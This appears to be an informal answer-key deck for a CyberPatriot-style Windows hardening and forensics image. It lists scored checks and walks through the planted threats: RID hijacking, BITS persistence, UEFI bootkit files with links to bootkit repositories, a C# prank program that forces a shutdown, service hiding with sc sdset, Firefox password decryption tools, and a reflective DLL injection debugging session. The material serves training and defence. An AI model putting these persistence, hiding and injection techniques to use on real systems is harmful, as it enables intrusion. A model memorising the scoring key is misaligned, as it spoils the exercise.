
RID (Relative ID, part of the SID (Security Identifier)) hijacking is a persistence technique, where an attacker with SYSTEM level privileges assigns an RID 500 (default Windows administrator account) to some low privileged user, effectively making the low privileged account assume administrator privileges on the next logon.

READ ME USER CRAP

added hidden user to group

badmen can't login locally

FIXED SAM



CASE SENSITIVITY ON KERNEL (STIGS BAD???)

```
type = 'RegistryKey'
```

```
key = 'HKLM\SYSTEM\CurrentControlSet\Control\Session  
Manager\kernel\ObCaseInsensitive'
```

```
value = '0'
```

ENABLED SMB QUIC

Stolen from cypat XD

```
'HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\EnableSMBQUIC'
```

```
value = 'true'
```

WHAT IS QUIC

QUIC (Quick UDP Internet Connections) is a new generation Internet protocol that speeds online web applications that are susceptible to delay, such as searching, video streaming etc., by reducing the round-trip time (RTT) needed to connect to a server.

POWERSHELL CONSTRICTED LANGUAGE MODE ENABLED

```
key = 'HKLM\SYSTEM\CurrentControlSet\Control\Session  
Manager\Environment\__PSLockdownPolicy'
```

```
value = '4'
```

ConstrainedLanguage mode

ConstrainedLanguage mode is designed to allow basic language elements such as loops, conditionals, string expansion, and access to object properties. The restrictions prevent operations that could be abused by a malicious actor.

The **ConstrainedLanguage** mode permits all cmdlets and a subset of PowerShell language elements, but limits the object types that can be used.

FIXED POWERSHELL.ISE CONFIG

```
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe.config'
```

```
value = '<AppContextSwitchOverrides  
value="Switch.System.IO.BlockLongPaths=false;Switch.System.I  
O.UseLegacyPathHandling=false" />'
```

WINDOWS 10 MICROSOFT SPYWARE REMOVED

'C:\Windows\DiagTrack\Settings\telemetry.ASM-WindowsDefault.json'

'C:\ProgramData\Microsoft\Diagnosis\DownloadedSettings\telemetry.ASM-WindowsDefault.json'

'C:\Windows\System32\diagtrack.dll'


'C:\Windows\DiagTrack\Settings\utc.app.json'

'C:\ProgramData\Microsoft\Diagnosis\DownloadedSettings\utc.app.json'

REMOVED ADVANCED RUNS

```
path = 'C:\ProgramData\MySQL\MySQL Server  
8.2\Data\mysql\Run.exe'
```

https://www.nirsoft.net/utis/advanced_run.html



REMOVED BITSADMIN DOWNLOAD

```
cmd = 'bitsadmin /list /allusers'
```

```
value = 'myjob'
```

```
'C:\Users\Skibidi\AppData\Local\ConnectedDevicesPlatform\L.Skibidi\das  
crazy.bat'
```

```
'C:\Users\Public\Libraries\smth smth.bat'
```


BITS Jobs

Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through [Component Object Model \(COM\)](#).^{[1][2]} BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

The interface to create and manage BITS jobs is accessible through [PowerShell](#) and the [BITSAdmin](#) tool.^{[2][3]}

- bitsadmin /getidentityinterface
- bitsadmin /getowner
- bitsadmin /getpeercachingflags
- bitsadmin /getpriority
- bitsadmin /getproxybypasslist
- bitsadmin /getproxylist
- bitsadmin /getproxyusage
- bitsadmin /getreplydata
- bitsadmin /getreplyfilename
- bitsadmin /getreplyprogress
- bitsadmin /getsecurityflags
- bitsadmin /getstate
- bitsadmin /gettemporaryname
- bitsadmin /gettype
- bitsadmin /getvalidationstate
- bitsadmin /help
- bitsadmin /info
- bitsadmin /list
- bitsadmin /listfiles
- bitsadmin /makecustomheaderswriteonly
- bitsadmin /monitor
- bitsadmin /nowrap
- bitsadmin /peercaching
- bitsadmin /peercaching /getconfigurationflags
- bitsadmin /peercaching /help
- bitsadmin /peercaching /setconfigurationflags
- bitsadmin /peers
- bitsadmin /peers /clear
- bitsadmin /peers /discover
- bitsadmin /peers /help
- bitsadmin /peers /list
- bitsadmin /rawreturn
- bitsadmin /removedclientcertificate
- bitsadmin /removecredentials
- bitsadmin /replaceremoteprefix

- bitsadmin /addfile
- bitsadmin /addfileset
- bitsadmin /addfilewithranges
- bitsadmin /cache
- bitsadmin /cache /delete
- bitsadmin /cache /deleteurl
- bitsadmin /cache /getexpirationtime
- bitsadmin /cache /getlimit
- bitsadmin /cache /help
- bitsadmin /cache /info
- bitsadmin /cache /list
- bitsadmin /cache /setexpirationtime
- bitsadmin /cache /setlimit
- bitsadmin /cache /clear
- bitsadmin /cancel
- bitsadmin /complete
- bitsadmin /create
- bitsadmin /examples
- bitsadmin /getaclflags
- bitsadmin /getbytestotal
- bitsadmin /getbytestransferred
- bitsadmin /getclientcertificate
- bitsadmin /getcompletiontime
- bitsadmin /getcreationtime
- bitsadmin /getcustomheaders
- bitsadmin /getdescription
- bitsadmin /getdisplayname
- bitsadmin /geterror
- bitsadmin /geterrorcount
- bitsadmin /getfiletotal
- bitsadmin /getfilestransferred
- bitsadmin /gethelpertokenflags
- bitsadmin /gethelpertokensid
- bitsadmin /gethttpmethod
- bitsadmin /getmaxdownloadtime
- bitsadmin /getminretrydelay

REMOVED MALICIOUS BOOT BYPASS KIT

```
cmd = 'mountvol X: /S; cd "X:\EFI\Boot";ls'
```

```
value = 'Loader.efi'
```

```
cmd = 'mountvol X: /S; cd "X:\EFI\Boot";ls'
```

```
value = 'bootx64.efi'
```

Don't have permissions? Use ACL via powershell/cmd to get them, from there either unmount the drive or delete everything

BOOTKIT XD - I FAILED TO SET UP CUZ VM'S ARE MISSING SOMETHINGS

Here are some more bootkits if your interested

<https://github.com/ldpreload/BlackLotus>

<https://github.com/D4stiny/spectre>

<https://github.com/eLoopWoo/zwhawk>

REMOVED CHINESE CMD MALWARE

- This was the thing causing issues with mmc.exe btw
 - I replaced and renamed it so the system calls all pointed to my malware instead
 - It's not too hard to get the malware to also run and screw up your system but I realized that would be a little to evil XD

ALL THE CHINESE MALWARE CRAP

```
path = 'C:\Program Files\Mozilla Thunderbird\billibilli'
```

```
path = 'C:\Program Files\Mozilla Thunderbird\billibilli'
```

```
path = 'C:\Windows\System32\Chinese spy balloon shot down by US  
government.mp4'
```

```
cmd = 'gci env:* | sort-object name'
```

```
value = 'dontremoveme'
```

SMTH SMTH THE MALWARE ?

```
helloneearth - hellonearth.MainWindow - ExecutePowerShellCommand(string command)
18 private void PlayMedia()
19 {
20     MediaPlayer player = new MediaPlayer();
21
22     string exePath = AppDomain.CurrentDomain.BaseDirectory;
23     string mediaFilePath = Path.Combine(exePath, "Chinese spy balloon shot down by US government.mp4");
24
25     player.Open(new Uri(mediaFilePath, UriKind.Absolute));
26     player.Play();
27
28     WaitWhilePlaying(player);
29     System.Diagnostics.Process.Start("Set-WinUserLanguageList zh-CN -Force");
30
31     System.Diagnostics.Process.Start("shutdown", "/s /t 0");
32 }
33
34 1 reference
35 private void WaitWhilePlaying(MediaPlayer player)
36 {
37     while (player.Position == TimeSpan.Zero || player.Position < player.NaturalDuration.TimeSpan)
38     {
39         Thread.Sleep(1000);
40     }
41 }
42 0 references
43 private void ExecutePowerShellCommand(string command)
44 {
45     System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo()
46     {
47         FileName = "powershell.exe",
48         Arguments = $"-command \"{command}\"",
49         UseShellExecute = false,
50         CreateNoWindow = true
51     };
```

REMOVED BAD APPLE

```
[[check.pass]]
```

```
type = 'PathExistsNot'
```

```
path = 'C:\Users\Skibidi\Desktop\bad_apple.exe'
```

```
[[check.pass]]
```












```
type = 'CommandContainsNot'
```

```
cmd = 'Get-ItemProperty -Path  
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" | select system'
```

```
value = 'C:\Users\Skibidi\Desktop\bad_apple.exe'
```


FOREN1


PC > Local Disk (C:) > Windows > Prefetch

Name	Date modified	Type	Size
 BACKGROUNDTASKHOST.EXE-62B44B82....	22/12/2021 3:58 PM	PF File	11 KB
 SVCHOST.EXE-D5ACC972.pf	22/12/2021 3:58 PM	PF File	5 KB
 CHROME.EXE-CCF9F3F5.pf	22/12/2021 3:57 PM	PF File	34 KB
 SEARCHFILTERHOST.EXE-10E4267C.pf	22/12/2021 3:56 PM	PF File	4 KB
 SEARCHPROTOCOLHOST.EXE-C6CFE2A8....	22/12/2021 3:56 PM	PF File	4 KB
 SVCHOST.EXE-8A29D439.pf	22/12/2021 3:56 PM	PF File	4 KB
 TIWORKER.EXE-0D12692A.pf	22/12/2021 3:56 PM	PF File	18 KB
 TRUSTEDINSTALLER.EXE-B018CCBF.pf	22/12/2021 3:56 PM	PF File	5 KB
 DLLHOST.EXE-8E84E9F3.pf	22/12/2021 3:56 PM	PF File	6 KB
 TASKHOSTW.EXE-1EAF2222.pf	22/12/2021 3:56 PM	PF File	17 KB
 SVCHOST.EXE-824BF13F.pf	22/12/2021 3:55 PM	PF File	5 KB

NIRSOFT

https://www.nirsoft.net/utis/win_prefetch_view.html#:~:text=Description,time%20that%20you%20run%20it

XD



The screenshot shows the WinPrefetchView application window. The title bar is 'WinPrefetchView'. The menu bar includes 'File', 'Edit', 'View', 'Options', and 'Help'. The toolbar contains icons for file operations. The main window displays a table of prefetch files with columns: Filename, Created Time, Modified Time, File Size, Process EXE, and Process Path. Below this table is a detailed view of the selected file, showing its filename, full path, and device path.

Filename	Created Time	Modified Time	File Size	Process EXE	Process Path
CL.EXE-13DBEA52.pf	10/05/2009 01:3...	05/01/2010 23:37:05	80,064	CL.EXE	F:\PROGR
BRMFCMON.EXE-08CFACE...	06/08/2009 10:3...	05/01/2010 23:37:00	10,354	BRMFCMON....	F:\PROGR
FIREFOX.EXE-06188867.pf	20/12/2009 23:2...	05/01/2010 23:34:18	73,826		
MSPDBSRV.EXE-0A9C4E89.pf	14/05/2009 10:4...	05/01/2010 23:32:38	7,604	MSPDBSRV.EXE	F:\PROGR
DEVENV.EXE-34433B99.pf	14/05/2009 10:4...	05/01/2010 23:32:19	104,608	DEVENV.EXE	F:\PROGR

Filename	Full Path	Device Path
UA.CSS	F:\PROGRAM FILES\MOZILLA FIREFOX\res\ua.css	{DEVICE}\HARDDISKVOLUME2\PROGRAM FILE:
HTML.CSS	F:\PROGRAM FILES\MOZILLA FIREFOX\res\html.css	{DEVICE}\HARDDISKVOLUME2\PROGRAM FILE:
TOOLKIT.JAR	F:\PROGRAM FILES\MOZILLA FIREFOX\chrome\toolk...	{DEVICE}\HARDDISKVOLUME2\PROGRAM FILE:
QUIRK.CSS	F:\PROGRAM FILES\MOZILLA FIREFOX\res\quirk.css	{DEVICE}\HARDDISKVOLUME2\PROGRAM FILE:
CLASSIC.JAR	F:\PROGRAM FILES\MOZILLA FIREFOX\chrome\class...	{DEVICE}\HARDDISKVOLUME2\PROGRAM FILE:
FORMS.CSS	F:\PROGRAM FILES\MOZILLA FIREFOX\res\forms.css	{DEVICE}\HARDDISKVOLUME2\PROGRAM FILE:
CHARSETDATA.P...	F:\PROGRAM FILES\MOZILLA FIREFOX\res\CHARSE...	{DEVICE}\HARDDISKVOLUME2\PROGRAM FILE:

HIDING SERVICES ?

[HTTPS://WWW.SANS.ORG/BLOG/RED-TEAM-TACTICS-HIDING-WINDOWS-SERVICES/](https://www.sans.org/blog/red-team-tactics-hiding-windows-services/)

```
& $env:SystemRoot\System32\sc.exe sdset SWCUEngine  
"D:(D;;;DCLCWPDTSD;;;IU)(D;;;DCLCWPDTSD;;;SU)(D;;;DCLCWPDTSD;;;BA)(A;;;CCLCSWLOCRRRC;;;IU)(A;;;CCLCSWLOCRRRC;;;SU)(A;;;CCLCSWRPW  
PDTLOCRRRC;;;SY)(A;;;CCDCLCSWRPWPDTLOCRCSDRCWDWO;;;BA)S:(AU;FA;  
CCDCLCSWRPWPDTLOCRCSDRCWDWO;;;WD)"
```

EVENT LOG / OR JUST MASS SCRIPT ALL SERVICE TO BE ENABLED

If an attacker hides a service using the `sc sdset` technique, Windows will generate a logging event: Security log Event ID 4674

Or

```
# Define the SDDL string
```

```
$sddlString =
```

```
"D:(A;;;CCLCSWRPWPDTLOCRRRC;;;SY)(A  
;;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA  
) (A;;;CCLCSWLOCRRRC;;;IU)(A;;;CCLCSW  
LOCRRRC;;;SU)S:(AU;FA;CCDCLCSWRPWP  
DTLOCRSDRCWDWO;;;WD)"
```

```
# Get the list of services from  
the registry
```

```
$serviceKeys = Get-ChildItem  
-Path  
"HKLM:\SYSTEM\CurrentControlSet\S  
ervices"
```

```
foreach ($key in $serviceKeys) {
```

```
    $serviceName =  
    $key.PSChildName
```

```
# Construct the command to set the SDDL
```

```
    $command = "& $env:SystemRoot\System32\sc.exe sdset  
$serviceName `"$sddlString`"
```

```
# Execute the command
```

```
Invoke-Expression $command
```

```
# Check the last exit code to see if the command was  
successful
```

```
if ($LASTEXITCODE -eq 0) {
```

```
    Write-Host "Successfully set SDDL for service:  
$serviceName"
```

```
} else {
```

```
    Write-Host "Failed to set SDDL for service:  
$serviceName"
```

```
}
```

```
}
```

```
Write-Host "SDDL setting process completed."
```

FOREN 2 ANSWER

D: (A;;CCLCSWRPWPDTLOCRRRC;;;SY) (A;;CCDCLCSWRPWPDTLOCRCSDRCWDWO
;;;BA) (A;;CCLCSWLOCRRRC;;;IU) (A;;CCLCSWLOCRRRC;;;SU) S: (AU;FA;C
CDCLCSWRPWPDTLOCRCSDRCWDWO;;;WD

FOREN3

After you found the .cpl file you had to rev the .dll XD

<https://www.jetbrains.com/decompiler/>

<https://www.red-gate.com/products/reflector/>

Or Ghirda/Binary Ninja

FOREN 4 - PAIN AND SUFFERING

Find key3.db in your user directory for netscape navigator

<https://securityxploded.com/firemaster.php>

https://github.com/unode/firefox_decrypt

As of 1.0.0 Python 3.9+ is required. Python 2 is no longer supported. If you encounter a problem, try the latest [release](#) or check open issues for ongoing work.

If you definitely need to use Python 2, [Firefox Decrypt 0.7.0](#) is your best bet, although no longer supported.

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La



FORENS5 DAMN!DAMN! - REFLECTIVE.DLL

Opps... I didn't realize how hard this was cuz of the priv esc forcing you to generally restart, you had to do the priv esc the vinh way or else this would have been impossible.

- This malware injects itself into your memory of the explorer.exe

[HTTPS://GITHUB.COM/STEPHENFEWER/REFLECTIVEDLLINJECTION](https://github.com/stephenfewer/ReflectiveDllInjection)

Execution is passed, either via `CreateRemoteThread()` or a tiny bootstrap shellcode, to the library's `ReflectiveLoader` function which is an exported function found in the library's export table.

As the library's image will currently exist in an arbitrary location in memory the `ReflectiveLoader` will first calculate its own image's current location in memory so as to be able to parse its own headers for use later on.

The `ReflectiveLoader` will then parse the host process's `kernel32.dll` export table in order to calculate the addresses of three functions required by the loader, namely `LoadLibraryA`, `GetProcAddress` and `VirtualAlloc`.

MORE DLL

The ReflectiveLoader will now allocate a continuous region of memory into which it will proceed to load its own image. The location is not important as the loader will correctly relocate the image later on.

The library's headers and sections are loaded into their new locations in memory.

The ReflectiveLoader will then process the newly loaded copy of its image's import table, loading any additional library's and resolving their respective imported function addresses.

EVEN MORE DLLS

The ReflectiveLoader will then process the newly loaded copy of its image's relocation table.

The ReflectiveLoader will then call its newly loaded image's entry point function, DllMain with DLL_PROCESS_ATTACH. The library has now been successfully loaded into memory.

Finally the ReflectiveLoader will return execution to the initial bootstrap shellcode which called it, or if it was called via CreateRemoteThread, the thread will terminate.

For that, let's debug notepad in WinDBG and set up a breakpoint for `MessageBoxA` as shown below and run the post-exploitation module again:

```
0:007> bp MessageBoxA
0:007> bl
0 e 00000000`77331304      0001 (0001)  0:**** USER32!MessageBoxA
```

The breakpoint is hit:

```
0:007> bp MessageBoxA
0:007> bl
0 e 00000000`77331304      0001 (0001)  0:**** USER32!MessageBoxA
0:007> g
Breakpoint 0 hit
USER32!MessageBoxA:
00000000`77331304 4883ec38      sub     rsp,38h
```

At this point, we can inspect the stack with `kv` and see the call trace. A couple of points to note here:

At this point, we can inspect the stack with `kv` and see the call trace. A couple of points to note here:

- return address the code will jump to after the `USER32!MessageBoxA` finishes is `00000000031e103e`
- inspecting assembly instructions around `00000000031e103e`, we see a call instruction `call qword ptr [00000000031e9208]`
- inspecting bytes stored in `00000000031e9208`, (`dd 00000000031e9208 L1`) we can see they look like a memory address `0000000077331304` (note this address)
- inspecting the EIP pointer (`r eip`) where the code execution is paused at the moment, we see that it is the same `0000000077331304` address, which means that the earlier mentioned instruction `call qword ptr [00000000031e9208]` is the actual call to `USER32!MessageBoxA`
- This means that prior to the above mentioned instruction, there must be references to the variables that are passed to the `MessageBoxA` function:

```

0:007> kv
Child-SP RetAddr : Args to Child : Call Site
00000000`0377f8f8 00000000`031e103e : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : USER32!MessageBoxA
00000000`0377f900 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000001 : 0x31e103e
0:007> u 00000000`031e103e
00000000`031e103e b801000000 mov eax,1
00000000`031e1043 4883c428 add rsp,28h
00000000`031e1047 c3 ret
00000000`031e1048 48894c2408 mov qword ptr [rsp+8],rcx
00000000`031e104d 53 push rbx
00000000`031e104e 55 push rbp
00000000`031e104f 56 push rsi
00000000`031e1050 57 push rdi
0:007> u 00000000`031e103e-10 L20
00000000`031e102e 15b5820000 adc eax,82B5h
00000000`031e1033 4533c9 xor r9d,r9d
00000000`031e1036 33c9 xor ecx,ecx
00000000`031e1038 ff15ca810000 call qword ptr [00000000`031e9208]
00000000`031e103e b801000000 mov eax,1
00000000`031e1043 4883c428 add rsp,28h
00000000`031e1047 c3 ret
00000000`031e1048 48894c2408 mov qword ptr [rsp+8],rcx
00000000`031e104d 53 push rbx
00000000`031e104e 55 push rbp
00000000`031e104f 56 push rsi
00000000`031e1050 57 push rdi
00000000`031e1051 4154 push r12
00000000`031e1053 4155 push r13
00000000`031e1055 4156 push r14
00000000`031e1057 4157 push r15
00000000`031e1059 4883ec38 sub rsp,38h
00000000`031e105d 33ed xor ebp,ebp
00000000`031e105f 448bed mov r13d,ebp
00000000`031e1062 448bfd mov r15d,ebp
00000000`031e1065 4889ac2490000000 mov qword ptr [rsp+90h],rbp
00000000`031e106d 448bf5 mov r14d,ebp
00000000`031e1070 448be5 mov r12d,ebp
00000000`031e1073 48896c2420 mov qword ptr [rsp+20h],rbp
00000000`031e1078 e85b040000 call 00000000`031e14d8
00000000`031e107d 8d7501 lea esi,[rbp+1]
00000000`031e1080 488bf8 mov rdi,rax
00000000`031e1083 b84d5a0000 mov eax,5A4Dh
00000000`031e1088 663907 cmp word ptr [rdi],ax
00000000`031e108b 751a jne 00000000`031e10a7
00000000`031e108d 4863473c movsxd rax,dword ptr [rdi+3Ch]
00000000`031e1091 488d48c0 lea rcx,[rax-40h]
0:007> dd 00000000`031e9208 11
00000000`031e9208 77331304
0:007> r eip
eip=77331304

```

If we inspect the `000000000031e103e` 0x30 bytes earlier, we can see some suspect memory addresses and the call instruction almost immediately after that:

```
0:007> u 00000000`031e103e-30 L10
00000000`031e100e 85c0          test    eax,eax
00000000`031e1010 742c          je      00000000`031e103e
00000000`031e1012 488b05a7020100 mov     rax,qword ptr [00000000`031f12c0]
00000000`031e1019 498900        mov     qword ptr [r8],rax
00000000`031e101c eb20          jmp     00000000`031e103e
00000000`031e101e 48890d9b020100 mov     qword ptr [00000000`031f12c0],rcx
00000000`031e1025 4c8d059c820000 lea     r8,[00000000`031e92c8]
00000000`031e102c 488d15b5820000 lea     rdx,[00000000`031e92e8]
00000000`031e1033 4533c9        xor     r9d,r9d
00000000`031e1036 33c9          xor     ecx,ecx
00000000`031e1038 ff15ca810000 call    qword ptr [00000000`031e9208]
00000000`031e103e b801000000    mov     eax,1
00000000`031e1043 4883c428      add     rsp,28h
00000000`031e1047 53            ret
```

Upon inspecting those two addresses - they are indeed holding the values the `MessageBoxA` prints out upon successful DLL injection into the victim process:

```
0:007> da 00000000`031e92c8
00000000`031e92c8 "Reflective Dll Injection"
0:007> da 00000000`031e92e8
00000000`031e92e8 "Hello from DllMain!"
```


Looking at the output of the !address function and correlating it with the addresses the variables are stored at, it can be derived that the memory region allocated for the evil dll is located in the range 031e0000 - 031f7000:

+	0'02830000	0'02847000	0'00017000	MEM_PRIVATE	MEM_COMMIT	PAGE_EXECUTE_READWRITE	<unknown>	
+	0'02847000	0'02850000	0'00009000		MEM_FREE	PAGE_NOACCESS	Free	
+	0'02850000	0'02867000	0'00017000	MEM_PRIVATE	MEM_COMMIT	PAGE_EXECUTE_READWRITE	<unknown>	
+	0'02867000	0'02870000	0'00009000		MEM_FREE	PAGE_NOACCESS	Free	
+	0'02870000	0'031e0000	0'00093000	MEM_MAPPED	MEM_COMMIT	PAGE_READWRITE	MappedFile	"\Device\HarddiskVolume2\Wi
+	0'031e0000	0'031f7000	0'00017000	MEM_PRIVATE	MEM_COMMIT	PAGE_EXECUTE_READWRITE	<unknown>	
+	0'031f7000	0'031c0000	0'00009000		MEM_FREE	PAGE_NOACCESS	Free	
+	0'031c0000	0'031d1000	0'00011000	MEM_PRIVATE	MEM_COMMIT	PAGE_EXECUTE_READWRITE	<unknown>	
+	0'031d1000	0'031e0000	0'0000f000		MEM_FREE	PAGE_NOACCESS	Free	
+	0'031e0000	0'031f7000	0'00017000	MEM_PRIVATE	MEM_COMMIT	PAGE_EXECUTE_READWRITE	<unknown>	
+	0'031f7000	0'03200000	0'00009000		MEM_FREE	PAGE_NOACCESS	Free	
+	0'03200000	0'0326c000	0'000c0000	MEM_PRIVATE	MEM_RESERVE		Stack	[~2: 180c ff8]
+	0'0326c000	0'0326f000	0'00003000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE PAGE_GUARD	Stack	[~2: 180c ff8]
+	0'0326f000	0'03280000	0'00011000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Stack	[~2: 180c ff8]
+	0'03280000	0'032e0000	0'00060000		MEM_FREE	PAGE_NOACCESS	Free	
+	0'032e0000	0'0334c000	0'0006c000	MEM_PRIVATE	MEM_RESERVE		Stack	[~4: 180c 1948]
+	0'0334c000	0'0334f000	0'00003000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE PAGE_GUARD	Stack	[~4: 180c 1948]
+	0'0334f000	0'03360000	0'00011000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Stack	[~4: 180c 1948]
+	0'03360000	0'033a0000	0'00040000		MEM_FREE	PAGE_NOACCESS	Free	
+	0'033a0000	0'0340c000	0'0006c000	MEM_PRIVATE	MEM_RESERVE		Stack	[~5: 180c eb8]
